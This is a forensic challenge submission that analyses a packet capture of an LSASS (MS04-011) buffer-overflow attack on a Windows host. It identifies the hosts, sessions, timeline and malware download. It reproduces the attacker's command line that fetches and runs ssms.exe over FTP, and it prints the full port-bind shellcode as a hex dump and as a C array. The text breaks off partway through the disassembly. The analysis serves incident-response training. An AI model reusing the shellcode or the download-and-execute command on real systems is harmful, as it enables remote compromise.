

Challenge 1: Pcap Attack Trace (intermediate)

Submission Template

Send submissions to forensicchallenge2010@honeynet.org no later than 17:00 EST, Monday, February 1st 2010. Results will be released on Monday, February 15th 2010.

Name (required): Franck Guénichot

Country (optional): France

Question 1. Which systems (i.e. IP addresses) are involved?	Possible Points: 2pts
Tools Used: tshark, p0f	Awarded Points: 2pts

Answer 1.
Using tshark, it is possible to list IP hosts involved in a traffic capture file. This will give us some clues about the number of hosts involved in the attack / network incident.

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 1$ tshark -r attack-trace.pcap -z ip_hosts,tree -qn
```

```
=====
```

IP Addresses	value	rate	percent
IP Addresses	348	0,021456	
98.114.205.102	348	0,021456	100,00%
192.150.11.111	348	0,021456	100,00%

```
=====
```

So, only two hosts are involved, surely the attacker and the victim hosts. But, who was attacked ?
We have to know which one is the attacking host. But let's see that later...

The second valuable information to find at this steps, is maybe what operating systems are involved. We could try to guess this by using p0f. p0f is a passive OS fingerprinting tool, meaning that it will try to identify which operating systems are used by the two hosts involved in this trace file, by analysing various network metrics.

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 1$ p0f -s attack-trace.pcap -N
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'attack-trace.pcap', 262 sigs (14 generic, cksum 0F1F5CA2), rule: 'all'.
98.114.205.102:1821 - Windows XP SP1+, 2000 SP3
98.114.205.102:1828 - Windows XP SP1+, 2000 SP3
98.114.205.102:1924 - Windows XP SP1+, 2000 SP3
192.150.11.111:36296 - Linux 2.6 (newer, 3) (up: 11265 hrs)
98.114.205.102:2152 - Windows XP SP1+, 2000 SP3
[+] End of input file.
```

P0f gives us interesting informations about the operating systems we have to deal with.

Using tshark and p0f, we have determined that two hosts are involved: 98.114.205.10 which is (surely) a Windows XP/2k host and 192.150.11.111 which is a Linux 2.4/2.6 host.

Examiner's Comments:

Question 2. What can you find out about the attacking host (e.g., where is it located)?

Possible Points: 2pts

Tools Used:tshark, whois, geoipllookup, maxmind geoipl online

Awarded Points:2pts

Answer 2.

First we have to know who is the attacking hosts.

```
frank@ODIN:~/Analysis/Sources/Honeynet/Challenge 1$ tshark -r attack-trace.pcap -R "tcp.flags==0x02" -n
 1  0.000000 0.000000 98.114.205.102 -> 192.150.11.111 62 TCP 1821 > 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
 5  0.134550 0.134550 98.114.205.102 -> 192.150.11.111 62 TCP 1828 > 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
36  2.091833 1.957283 98.114.205.102 -> 192.150.11.111 62 TCP 1924 > 1957 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
50  5.082620 2.990787 192.150.11.111 -> 98.114.205.102 74 TCP 36296 > 8884 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=4055633882 TSER=0 WS=7
68  6.142326 1.059706 98.114.205.102 -> 192.150.11.111 62 TCP 2152 > 1080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
frank@ODIN:~/Analysis/Sources/Honeynet/Challenge 1$
```

The 2 first sessions are good candidates to identify which is the attacker and which is the victims.

98.114.205.102 has established a TCP conversation with 192.150.11.111 on port 445/TCP (microsoft-ds).

This TCP port is a well-known "vulnerable" port. At least, it has been (and even actually is) a vector for worm propagation. So, lets say 98.114.205.10 is the attacking host and 192.150.11.111 : the victim.

But it may be a good idea to submit this capture file to an IDS like snort to confirm this assumption:

```
frank@ODIN:~/Analysis/Sources/Honeynet/Challenge 1$ sudo snort -q -A console -c /etc/snort/snort.conf -r attack-trace.pcap
04/20-04:28:29.447746  [**] [1:2466:7] NETBIOS SMB-DS IPC$ unicode share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 98.114.205.102:1828 -> 192.150.11.111:445
04/20-04:28:30.172468  [**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 98.114.205.102:1828 -> 192.150.11.111:445
04/20-04:28:30.180587  [**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 98.114.205.102:1828 -> 192.150.11.111:445
```

Ok, snort has detected something interesting and confirms that 98.114.205.102 is really the attacker.

Now, geoipllookup will help us in finding, where is located the attacking host:

```
frank@ODIN:~/Analysis/Sources/Honeynet/Challenge 1$ geoipllookup 98.114.205.102
GeoIP Country Edition: US, United States
```

United States.

It is, also, possible to use Maxmind GeoIP online:

GeoIP online informations:

Host: 98.114.205.102
Country Code: US
Country name: United States
Region : PA

Region name: Pennsylvania City: Southampton Postal code: 18966 Latitude: 40.1877 Longitude: -75.0058 ISP: Verizon Internet Services Organization: Verizon Internet Services Metro code: 504 Area code: 215
Examiner's Comments:

Question 3. How many TCP sessions are contained in the dump file?	Possible Points: 2pts
Tools Used: tshark	Awarded Points:2pts
Answer 3. Tshark can list TCP conversations (or sessions) with the stats switch (-z) and the conv,tcp parameter.	
<pre> frack@ODIN:~/Analysis/Sources/Honeynet/Challenge 1\$ tshark -r attack-trace.pcap -qnz conv,tcp ===== TCP Conversations Filter:<No Filter> <- -> Total Frames Bytes Frames Bytes Frames Bytes 98.114.205.102:2152 <-> 192.150.11.111:1080 112 6056 159 167332 271 173388 98.114.205.102:1828 <-> 192.150.11.111:445 17 1828 14 4997 31 6825 192.150.11.111:36296 <-> 98.114.205.102:8884 12 1018 15 1051 27 2069 192.150.11.111:1957 <-> 98.114.205.102:1924 6 483 6 334 12 817 98.114.205.102:1821 <-> 192.150.11.111:445 3 170 4 242 7 412 ===== </pre>	
We can see 5 TCP sessions in the capture file. TCP conversations in this kind of tshark stats are ordered by the amount of Bytes exchanged, thus they cannot be used to define the flow graph of the attack.	
Examiner's Comments:	

Question 4. How long did it take to perform the attack?	Possible Points: 2pts
Tools Used: capinfos, tshark	Awarded Points:1.5 pts
Answer 4. capinfos gives valuable informations on a pcap file.	

For example it gives the start and end time of the capture file, and the capture duration. After having analyzed the capture file, I've assumed that all the traffic is part of the attack or consequence of the exploit. So, the total duration of the attack is equal to the capture duration of the pcap file. (See below)

```

franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 1$ capinfos attack-trace.pcap
File name:      attack-trace.pcap
File type:      Wireshark/tcpdump/... - libpcap
File encapsulation: Ethernet
Number of packets: 348
File size:      189103 bytes
Data size:      183511 bytes
Capture duration: 16 seconds
Start time:     Mon Apr 20 05:28:28 2009
End time:       Mon Apr 20 05:28:44 2009
Data byte rate: 11314.42 bytes/sec
Data bit rate:  90515.34 bits/sec
Average packet size: 527.33 bytes
Average packet rate: 21.46 packets/sec
    
```

So, 16 seconds were needed from the beginning of the exploit until the end of the attack.

This duration can be sliced in 4 parts:

- Part 1: the recon ? (frame #1 to #4 : ~ 151 ms)
- Part 2 : the exploit (frame #5 to # 40: ~ 2 seconds)
- Part 3 : the command line (frame #36 to # 51 : ~ 3 seconds)
- Part 4: the FTP dialog: (frame #50 to #67: ~ 1 second)
- Part 5: the evil download: (frame #68 to #338: ~ 10 seconds)

Examiner's Comments:

Question 5. Which operating system was targeted by the attack? And which service? Which vulnerability?	Possible Points: 6pts
Tools Used: tshark	Awarded Points:5pts
Answer 5. Well, it seems evident that the operating systems that were targeted are Microsoft Windows: NT4.0, 2000 SP2 – SP4, XP	

SP1, Server 2003.

The exploited service was Local Security Authority Subsystem Service (LSASS).

The vulnerability was CVE-2003-0533 (MS04-011), the well-known “LSASS buffer overflow” vuln exploited by the sasser worm for example.


This vulnerability exploit a lack of array boundary checking in a LSASS function (Operation: DsRoleUpgradeDownlevelServer) which lead to a buffer overflow and could be use to execute code remotely.

Examiner's Comments:

Question 6. Can you sketch an overview of the general actions performed by the attacker?	Possible Points: 6pts
Tools Used: wireshark	Awarded Points:6pts

Answer 6.

First the attacker made a sort of recon on the victim 445/tcp port.



The it tries to exploit the vulnerable host:

Connects to IPC\$ share on the victim and requests \lsarpc

Time	Source IP	Destination IP	Protocol	Details		
15	0.602303	0.000015	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=90 Ack=306 Win=7504 Len=0
16	0.723001	0.120698	192.150.11.111	98.114.205.102	311 SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_P
17	0.840405	0.117404	98.114.205.102	192.150.11.111	276 SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: \
18	0.840419	0.000014	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=347 Ack=528 Win=8576 Len=0
19	0.957617	0.117198	192.150.11.111	98.114.205.102	175 SMB	Session Setup AndX Response
20	1.073151	0.115534	98.114.205.102	192.150.11.111	152 SMB	Tree Connect AndX Request, Path: \\192.150.11.111\ipc\$
21	1.073174	0.000023	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=468 Ack=626 Win=8576 Len=0
22	1.189374	0.116200	192.150.11.111	98.114.205.102	114 SMB	Tree Connect AndX Response
23	1.307145	0.117771	98.114.205.102	192.150.11.111	158 SMB	NT Create AndX Request, FID: 0x4000, Path: \lsarpc
24	1.307168	0.000023	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=528 Ack=730 Win=8576 Len=0
25	1.424860	0.117692	192.150.11.111	98.114.205.102	193 SMB	NT Create AndX Response, FID: 0x4000
26	1.542389	0.117529	98.114.205.102	192.150.11.111	214 DCERPC	Bind: call id: 1 DSSETUP V0.0
27	1.542401	0.000012	192.150.11.111	98.114.205.102	54 TCP	microsoft-ds > itm-mcell-u [ACK] Seq=667 Ack=890 Win=9648 Len=0
28	1.670219	0.127818	192.150.11.111	98.114.205.102	182 DCERPC	Bind ack: call id: 1 accept max xmit: 4280 max rcv: 4280

Then it attacks (exploits) the vulnerability (frame #33):

30	1.797886	0.000013	192.150.11.111	98.114.205.102	54	TCP	microsoft-ds > itm-mcell-u [ACK] Seq=795 Ack=2350 Win=11680 Len=0
31	1.803993	0.006107	98.114.205.102	192.150.11.111	1514	TCP	[TCP segment of a reassembled PDU]
32	1.804003	0.000010	192.150.11.111	98.114.205.102	54	TCP	microsoft-ds > itm-mcell-u [ACK] Seq=795 Ack=3810 Win=14600 Len=0
33	1.805992	0.001989	98.114.205.102	192.150.11.111	454	DSETUP	DsRoleUpgradeDownLevelServer request[Long frame (3208 bytes)]
34	1.806001	0.000009	192.150.11.111	98.114.205.102	54	TCP	microsoft-ds > itm-mcell-u [ACK] Seq=795 Ack=4210 Win=17520 Len=0

Now, the victim has a new tcp socket listening on port 1957, with a command shell bound to it. So the attacker will connect to this port, to send to the victim commands needed to download the malware.

No. .	Time	delta	Source	Destination	length	Protocol	Info
36	2.091833	2.091833	98.114.205.102	192.150.11.111	62	TCP	xiip > unix-status [SYN] Seq=0 Win=64240 Len=0 MSS=1460
37	2.092245	0.000412	192.150.11.111	98.114.205.102	62	TCP	unix-status > xiip [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
39	2.209143	0.116898	98.114.205.102	192.150.11.111	60	TCP	xiip > unix-status [ACK] Seq=1 Ack=1 Win=64240 Len=0
41	3.327353	1.118210	192.150.11.111	98.114.205.102	55	TCP	unix-status > xiip [PSH, ACK] Seq=1 Ack=1 Win=5840 Len=1
42	3.444956	0.117603	98.114.205.102	192.150.11.111	177	TCP	xiip > unix-status [PSH, ACK] Seq=1 Ack=2 Win=64239 Len=123
43	3.444971	0.000015	192.150.11.111	98.114.205.102	54	TCP	unix-status > xiip [ACK] Seq=2 Ack=124 Win=5840 Len=0
44	3.944177	0.499206	98.114.205.102	192.150.11.111	64	TCP	xiip > unix-status [PSH, ACK] Seq=124 Ack=2 Win=64239 Len=10
45	3.944185	0.000008	192.150.11.111	98.114.205.102	54	TCP	unix-status > xiip [ACK] Seq=2 Ack=134 Win=5840 Len=0
46	4.943355	0.999170	192.150.11.111	98.114.205.102	55	TCP	unix-status > xiip [PSH, ACK] Seq=2 Ack=134 Win=5840 Len=1
47	5.072049	0.128694	98.114.205.102	192.150.11.111	60	TCP	xiip > unix-status [FIN, ACK] Seq=134 Ack=3 Win=64238 Len=0
48	5.072091	0.000042	192.150.11.111	98.114.205.102	54	TCP	unix-status > xiip [FIN, ACK] Seq=3 Ack=135 Win=5840 Len=0
51	5.191856	0.119765	98.114.205.102	192.150.11.111	60	TCP	xiip > unix-status [ACK] Seq=135 Ack=4 Win=64238 Len=0
68	*REF*	*REF*	98.114.205.102	192.150.11.111	62	TCP	gtp-user > socks [SYN] Seq=0 Win=64240 Len=0 MSS=1460

The command sent were:

```
echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe ssms.exe
```

Then the victim will initiate an FTP connection to the attacker and will try to download a file name ssms.exe:

time	local	source	destination	length	protocol	info	
50	5.082620	192.150.11.111	98.114.205.102	74	TCP	36296 > 8884 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=4055633882 TSER=0 WS=7	
52	5.201726	0.119106	98.114.205.102	192.150.11.111	78	TCP	8884 > 36296 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
53	5.201740	0.000014	192.150.11.111	98.114.205.102	60	TCP	36296 > 8884 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=4055633911 TSER=0
54	5.349393	0.147053	98.114.205.102	192.150.11.111	87	TCP	8884 > 36296 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=21 TSV=438013 TSER=4055633911
55	5.349405	0.000012	192.150.11.111	98.114.205.102	60	TCP	36296 > 8884 [ACK] Seq=1 Ack=22 Win=5888 Len=0 TSV=4055633948 TSER=438013
56	5.349407	0.000002	192.150.11.111	98.114.205.102	74	TCP	36296 > 8884 [PSH, ACK] Seq=1 Ack=22 Win=5888 Len=0 TSV=4055633948 TSER=438013
57	5.474324	0.124057	98.114.205.102	192.150.11.111	88	TCP	8884 > 36296 [PSH, ACK] Seq=22 Ack=9 Win=5888 Len=22 TSV=438014 TSER=4055633948
58	5.474373	0.000049	192.150.11.111	98.114.205.102	74	TCP	36296 > 8884 [PSH, ACK] Seq=9 Ack=44 Win=5888 Len=0 TSV=4055633980 TSER=438014
59	5.064902	0.130129	98.114.205.102	192.150.11.111	80	TCP	8884 > 36296 [PSH, ACK] Seq=44 Ack=17 Win=64224 Len=20 TSV=4055634012 TSER=4055633980
60	5.064906	0.000004	192.150.11.111	98.114.205.102	72	TCP	36296 > 8884 [PSH, ACK] Seq=17 Ack=84 Win=5888 Len=0 TSV=4055634012 TSER=438014
61	5.736927	0.132361	98.114.205.102	192.150.11.111	79	TCP	8884 > 36296 [PSH, ACK] Seq=84 Ack=23 Win=64218 Len=13 TSV=4055634012 TSER=4055634012
62	5.736981	0.000054	192.150.11.111	98.114.205.102	74	TCP	36296 > 8884 [PSH, ACK] Seq=23 Ack=77 Win=5888 Len=0 TSV=4055634045 TSER=438017
63	5.871853	0.134872	98.114.205.102	192.150.11.111	85	TCP	8884 > 36296 [PSH, ACK] Seq=77 Ack=31 Win=64218 Len=19 TSV=4055634045 TSER=4055634045
64	5.871936	0.000083	192.150.11.111	98.114.205.102	92	TCP	36296 > 8884 [PSH, ACK] Seq=31 Ack=96 Win=5888 Len=0 TSV=4055634079 TSER=438018

```
Stream Content
220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.
```

Then attacking hosts will then connect back to the victim on the announced tcp port (PORT command) The malware is retrieved, and executed on the victim.

No. .	Time	delta	Source	Destination	length	Protocol	Info
68	*REF*	*REF*	98.114.205.102	192.150.11.111	62	TCP	gtp-user > socks [SYN] Seq=0 Win=64240 Len=0 MSS=1460
69	0.000474	0.000474	192.150.11.111	98.114.205.102	62	TCP	socks > gtp-user [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
71	0.114437	0.113963	98.114.205.102	192.150.11.111	60	TCP	gtp-user > socks [ACK] Seq=1 Ack=1 Win=64240 Len=0
72	0.131178	0.016741	98.114.205.102	192.150.11.111	1078	Socks	Unknown
73	0.131189	0.000011	192.150.11.111	98.114.205.102	54	TCP	socks > gtp-user [ACK] Seq=1 Ack=1025 Win=7168 Len=0
74	0.140297	0.009108	98.114.205.102	192.150.11.111	1514	Socks	Unknown
75	0.140316	0.000019	192.150.11.111	98.114.205.102	54	TCP	socks > gtp-user [ACK] Seq=1 Ack=2485 Win=10220 Len=0
76	0.142421	0.002105	98.114.205.102	192.150.11.111	490	Socks	Unknown
77	0.142438	0.000017	192.150.11.111	98.114.205.102	54	TCP	socks > gtp-user [ACK] Seq=1 Ack=2921 Win=13140 Len=0
78	0.252984	0.110546	98.114.205.102	192.150.11.111	1514	Socks	Unknown
79	0.253001	0.000017	192.150.11.111	98.114.205.102	54	TCP	socks > gtp-user [ACK] Seq=1 Ack=4381 Win=16060 Len=0
80	0.257482	0.004481	98.114.205.102	192.150.11.111	1078	Socks	Unknown
81	0.257500	0.000018	192.150.11.111	98.114.205.102	54	TCP	socks > gtp-user [ACK] Seq=1 Ack=5405 Win=18980 Len=0
82	0.263729	0.006229	98.114.205.102	192.150.11.111	1514	Socks	Unknown

Examiner's Comments:

with wireshark, it is possible to identify quickly that a Windows PE executable was downloaded using the “Follow TCP stream option”:

```
Stream Content
MZ.....@...p.....!..L!Windows Program
$PE..L.....j.....\.....@.....
\.....
(.....*.....\.....0.....8.....
X.....0....."pq....#
.....
.....3...../P...j...m'.....7.j...a...'. ....F.....).....R.O.L.M.0.&S....p5....V.d.....U.80.....3..jZs.sp.g..6.yx.5...mq.(M..sM...gk...
.....^.....@.R(-.6a.....!.B.
.....P..yqm.m.#.)$.9.....).....:..g....k4mj....9%/..96.....q%-%H..".B.T....._/
.>G-....Hw..2.....%.A.=..Y.....@.5).....NS....l4.3'.....pN,9u.(... ..iq.'
.o*.03%..s.#.e.m...n....[.5.>Y*.R....Z...?.k....s...o.....'.....4.....(..o.....J.\{.../.N2.....j.....*...4&.#.8...z..Z2...lG.....4...x-
o..Q.-..P...U...f.....C..4...v...77.....-#%.q5.r.5..v&.....=.")..p...w...0...+...1.....:v.'..ch.
+p...*MR.6..N'A...T...<..M./z*2...>..
P A P * \ 2' E *imEhr? T V 1 P * > 0 1 u 2 V \ 3 1 T U F 1 \ u f & 3 > e i * & uR u k f - v `
```

We can easily see the MZ and PE characteristic values of windows executables.

- So the scheme was:
- recon of port 445
- exploit of LSASS vulnerability
- bind a shell and send shell command to the victim to force it to retrieve the malware, using the native windows ftp client.
- Send the malware via FTP
- Force execution of the malware on the victim.

Question 7. What specific vulnerability was attacked?	Possible Points: 2pts
Tools Used:	Awarded Points:2pts
Answer 7.	
<p>The vulnerability was CVE-2003-0533 (MS04-011), the well-known “LSASS buffer overflow” vuln exploited by the sasser worm for example.</p> <p>This vulnerability exploit a lack of array boundary checking in a LSASS function (Operation: DsRoleUpgradeDownlevelServer) which lead to a buffer overflow and could be use to execute code remotely.</p>	

Examiner's Comments:

Question 8. What actions does the shellcode perform? Pls list the shellcode

Possible Points: 8pts

Tools Used: tshark, dd, mkcarray, cl, ollydbg, ida

Awarded Points:8pts

Answer 8.

The shellcode can be found in the reassembled TCP segments: #29, #31 and #33.

Here an output with wireshark:

```

00e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
00f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
0100  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
0110  90 90 90 90 90 90 90 90 90 90 90 90 eb 10 5a 4a  .....ZJ
0120  33 c9 66 b9 7d 01 80 34 0a 99 e2 fa eb 05 e8 eb  3.f.}..4 .....
0130  ff ff ff 70 95 98 99 99 c3 fd 38 a9 99 99 99 12  ...p....8.....
0140  d9 95 12 e9 85 34 12 d9 91 12 41 12 ea a5 12 ed  ...4....A.....
0150  87 e1 9a 6a 12 e7 b9 9a 62 12 d7 8d aa 74 cf ce  ...j....b....t..
0160  c8 12 a6 9a 62 12 6b f3 97 c0 6a 3f ed 91 c0 c6  ...b.k.  ..j?....
0170  1a 5e 9d dc 7b 70 c0 c6 c7 12 54 12 df bd 9a 5a  .^..{p.. ..T...Z
0180  48 78 9a 58 aa 50 ff 12 91 12 df 85 9a 5a 58 78  Hx.X.P.. ....ZXx
0190  9b 9a 58 12 99 9a 5a 12 63 12 6e 1a 5f 97 12 49  ..X...Z. c.n. _..I
01a0  f3 9a c0 71 1e 99 99 99 1a 5f 94 cb cf 66 ce 65  ...q.... _...f.e
01b0  c3 12 41 f3 9c c0 71 ed 99 99 99 c9 c9 c9 c9 f3  ..A...q. ....
01c0  98 f3 9b 66 ce 75 12 41 5e 9e 9b 99 9e 3c aa 59  ...f.u.A ^.....<.Y
01d0  10 de 9d f3 89 ce ca 66 ce 69 f3 98 ca 66 ce 6d  ....f .i...f.m
01e0  c9 c9 ca 66 ce 61 12 49 1a 75 dd 12 6d aa 59 f3  ...f.a.I .u..m.Y.
01f0  89 c0 10 9d 17 7b 62 10 cf a1 10 cf a5 10 cf d9  ....{b. ....
0200  ff 5e df b5 98 98 14 de 89 c9 cf aa 50 c8 c8 c8  .^.....P...
0210  f3 98 c8 c8 5e de a5 fa f4 fd 99 14 de a5 c9 c8  ...^.....
0220  66 ce 79 cb 66 ce 65 ca 66 ce 65 c9 66 ce 7d aa  f.y.f.e. f.e.f.}.
0230  59 35 1c 59 ec 60 c8 cb cf ca 66 4b c3 c0 32 7b  Y5.Y.`... ..fK..2{
0240  77 aa 59 5a 71 76 67 66 66 de fc ed c9 eb f6 fa  w.YZqvgf f.....
0250  d8 fd fd eb fc ea ea 99 da eb fc f8 ed fc c9 eb  .....
0260  f6 fa fc ea ea d8 99 dc e1 f0 ed cd f1 eb fc f8  .....
0270  fd 99 d5 f6 f8 fd d5 f0 fb eb f8 eb e0 d8 99 ee  .....
0280  ea ab c6 aa ab 99 ce ca d8 ca f6 fa f2 fc ed d8  .....
0290  99 fb f0 f7 fd 99 f5 f0 ea ed fc f7 99 f8 fa fa  .....
02a0  fc e9 ed 99 fa f5 f6 ea fc ea f6 fa f2 fc ed 99  .....
02b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
02c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
    
```

We can easily see NOP slides (0x90) and the shellcode starting at offset 011C (0xEB).

To extract the shellcode, I've used wireshark (export selected packet b[redacted]mp / dd.

Then I've used m[redacted]mpile this with cl.



onse.

```

1 /* compile with gcc -lws2_32 FILE */
2 #include <winsock2.h>
3 #pragma comment (lib, "ws2_32")
4
5 unsigned char shellcode[] = {
6 0xcc,
7 0xeb, 0x10, 0x5a, 0x4a, 0x33, 0xc9, 0x66, 0xb9, 0x7d, 0x01, 0x80, 0x34, 0x0a, 0x99, 0xe2, 0xfa, // 0x0000 ...ZJ3.f. }..4...
8 0xeb, 0x05, 0xe8, 0xeb, 0xff, 0xff, 0xff, 0x70, 0x95, 0x98, 0x99, 0x99, 0xc3, 0xfd, 0x38, 0xa9, // 0x0010 .....p .....8.
9 0x99, 0x99, 0x99, 0x12, 0xd9, 0x95, 0x12, 0xe9, 0x85, 0x34, 0x12, 0xd9, 0x91, 0x12, 0x41, 0x12, // 0x0020 .....4...A.
10 0xea, 0xa5, 0x12, 0xed, 0x87, 0xe1, 0x9a, 0x6a, 0x12, 0xe7, 0xb9, 0x9a, 0x62, 0x12, 0xd7, 0x8d, // 0x0030 .....j .....b.
11 0xaa, 0x74, 0xcf, 0xce, 0xc8, 0x12, 0xa6, 0x9a, 0x62, 0x12, 0x6b, 0xf3, 0x97, 0xc0, 0x6a, 0x3f, // 0x0040 .....t.....b.k...j?
12 0xed, 0x91, 0xc0, 0xc6, 0x1a, 0x5e, 0x9d, 0xdc, 0x7b, 0x70, 0xc0, 0xc6, 0xc7, 0x12, 0x54, 0x12, // 0x0050 .....^.....{p...T.
13 0xdf, 0xbd, 0x9a, 0x5a, 0x48, 0x78, 0x9a, 0x58, 0xaa, 0x50, 0xff, 0x12, 0x91, 0x12, 0xdf, 0x85, // 0x0060 .....ZHX.X .P.
14 0x9a, 0x5a, 0x58, 0x78, 0x9b, 0x9a, 0x58, 0x12, 0x99, 0x9a, 0x5a, 0x12, 0x63, 0x12, 0x6e, 0x1a, // 0x0070 .....ZX...X. ...Z.c.n.
15 0x5f, 0x97, 0x12, 0x49, 0xf3, 0x9a, 0xc0, 0x71, 0x1e, 0x99, 0x99, 0x99, 0x1a, 0x5f, 0x94, 0xcb, // 0x0080 .....I...q .....
16 0xcf, 0x66, 0xce, 0x65, 0xc3, 0x12, 0x41, 0xf3, 0x9c, 0xc0, 0x71, 0xed, 0x99, 0x99, 0x99, 0xc9, // 0x0090 ...f.e...A. ...q.....
17 0xc9, 0xc9, 0xc9, 0xf3, 0x98, 0xf3, 0x9b, 0x66, 0xce, 0x75, 0x12, 0x41, 0x5e, 0x9e, 0x9b, 0x99, // 0x00a0 .....f...u.A^.....
18 0x9e, 0x3c, 0xaa, 0x59, 0x10, 0xde, 0x9d, 0xf3, 0x89, 0xce, 0xca, 0x66, 0xce, 0x69, 0xf3, 0x98, // 0x00b0 <.Y....f.i...
19 0xca, 0x66, 0xce, 0x6d, 0xc9, 0xc9, 0xca, 0x66, 0xce, 0x61, 0x12, 0x49, 0x1a, 0x75, 0xdd, 0x12, // 0x00c0 .f.m...f .a.I.u...
20 0x6d, 0xaa, 0x59, 0xf3, 0x89, 0xc0, 0x10, 0x9d, 0x17, 0x7b, 0x62, 0x10, 0xcf, 0xa1, 0x10, 0xcf, // 0x00d0 m.Y....{b.....
21 0xa5, 0x10, 0xcf, 0xd9, 0xff, 0x5e, 0xdf, 0xb5, 0x98, 0x98, 0x14, 0xde, 0x89, 0xc9, 0xcf, 0xaa, // 0x00e0 .....^.....
22 0x50, 0xc8, 0xc8, 0xc8, 0xf3, 0x98, 0xc8, 0xc8, 0x5e, 0xde, 0xa5, 0xfa, 0xf4, 0xfd, 0x99, 0x14, // 0x00f0 P.....f.e...f.k
23 0xde, 0xa5, 0xc9, 0xc8, 0x66, 0xce, 0x79, 0xcb, 0x66, 0xc0, 0x65, 0xca, 0x66, 0xce, 0x65, 0xc9, // 0x0100 .....f.y. f.e.f.e.
24 0x66, 0xce, 0x7d, 0xaa, 0x59, 0x35, 0x1c, 0x59, 0xec, 0x60, 0xc8, 0xcb, 0xcf, 0xca, 0x66, 0x4b, // 0x0110 f.}.Y5.Y .....fk
25 0xc3, 0xc0, 0xc2, 0x7b, 0x77, 0xaa, 0x59, 0x5a, 0x71, 0x76, 0x67, 0x66, 0x66, 0xde, 0xfc, 0xed, // 0x0120 ...2{w.YZ qvgff...
26 0xc9, 0xc6, 0xfa, 0xd8, 0xfd, 0xfd, 0xeb, 0xfc, 0xea, 0xea, 0x99, 0xda, 0xeb, 0xfc, 0xf8, // 0x0130 .....
27 0xed, 0xfc, 0xc9, 0xeb, 0xf6, 0xfa, 0xfc, 0xea, 0xea, 0xd8, 0x99, 0xdc, 0xe1, 0xf0, 0xed, 0xcd, // 0x0140 .....
28 0xf1, 0xeb, 0xfc, 0xf8, 0xfd, 0x99, 0xd5, 0xf6, 0xf8, 0xfd, 0xd5, 0xf0, 0xfb, 0xeb, 0xf8, 0xeb, // 0x0150 .....
29 0xe0, 0xd8, 0x99, 0xee, 0xea, 0xab, 0xc6, 0xaa, 0xab, 0x99, 0xce, 0xca, 0xd8, 0xca, 0xf6, 0xfa, // 0x0160 .....
30 0xf2, 0xfc, 0xed, 0xd8, 0x99, 0xfb, 0xf0, 0xf7, 0xfd, 0x99, 0xf5, 0xf0, 0xea, 0xed, 0xfc, 0xf7, // 0x0170 .....
31 0x99, 0xf8, 0xfa, 0xfa, 0xfc, 0xe9, 0xed, 0x99, 0xfa, 0xf5, 0xf6, 0xea, 0xfc, 0xea, 0xf6, 0xfa, // 0x0180 .....
32 0xf2, 0xfc, 0xed, 0x99, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, // 0x0190 .....

```

Then I was able to analyse the shellcode with Ollydbg and IDA.

This shellcode is a “port bind” shellcode. That means that a successful exploitation will lead to open a TCP socket on the victim's host and to bind to it a command shell.

This shellcode:
 Creates a listening socket on port tcp 1957 and binds a “cmd” to this socket.
 Then, the attacker can connect to the victim, on the newly open socket, and send it command.

This is my analysis of the shellcode:
 (Comment IDA output)

First, the shellcode (like any Position Independent Code) has to retrieve its position in memory. This can be done with the “get delta” operations:

```

_start:
    int     3                ; DATA XREF: sub_401030+12↑o
    jmp     short loc_40A013 ; Trap to Debugger
; -----
get_delta:
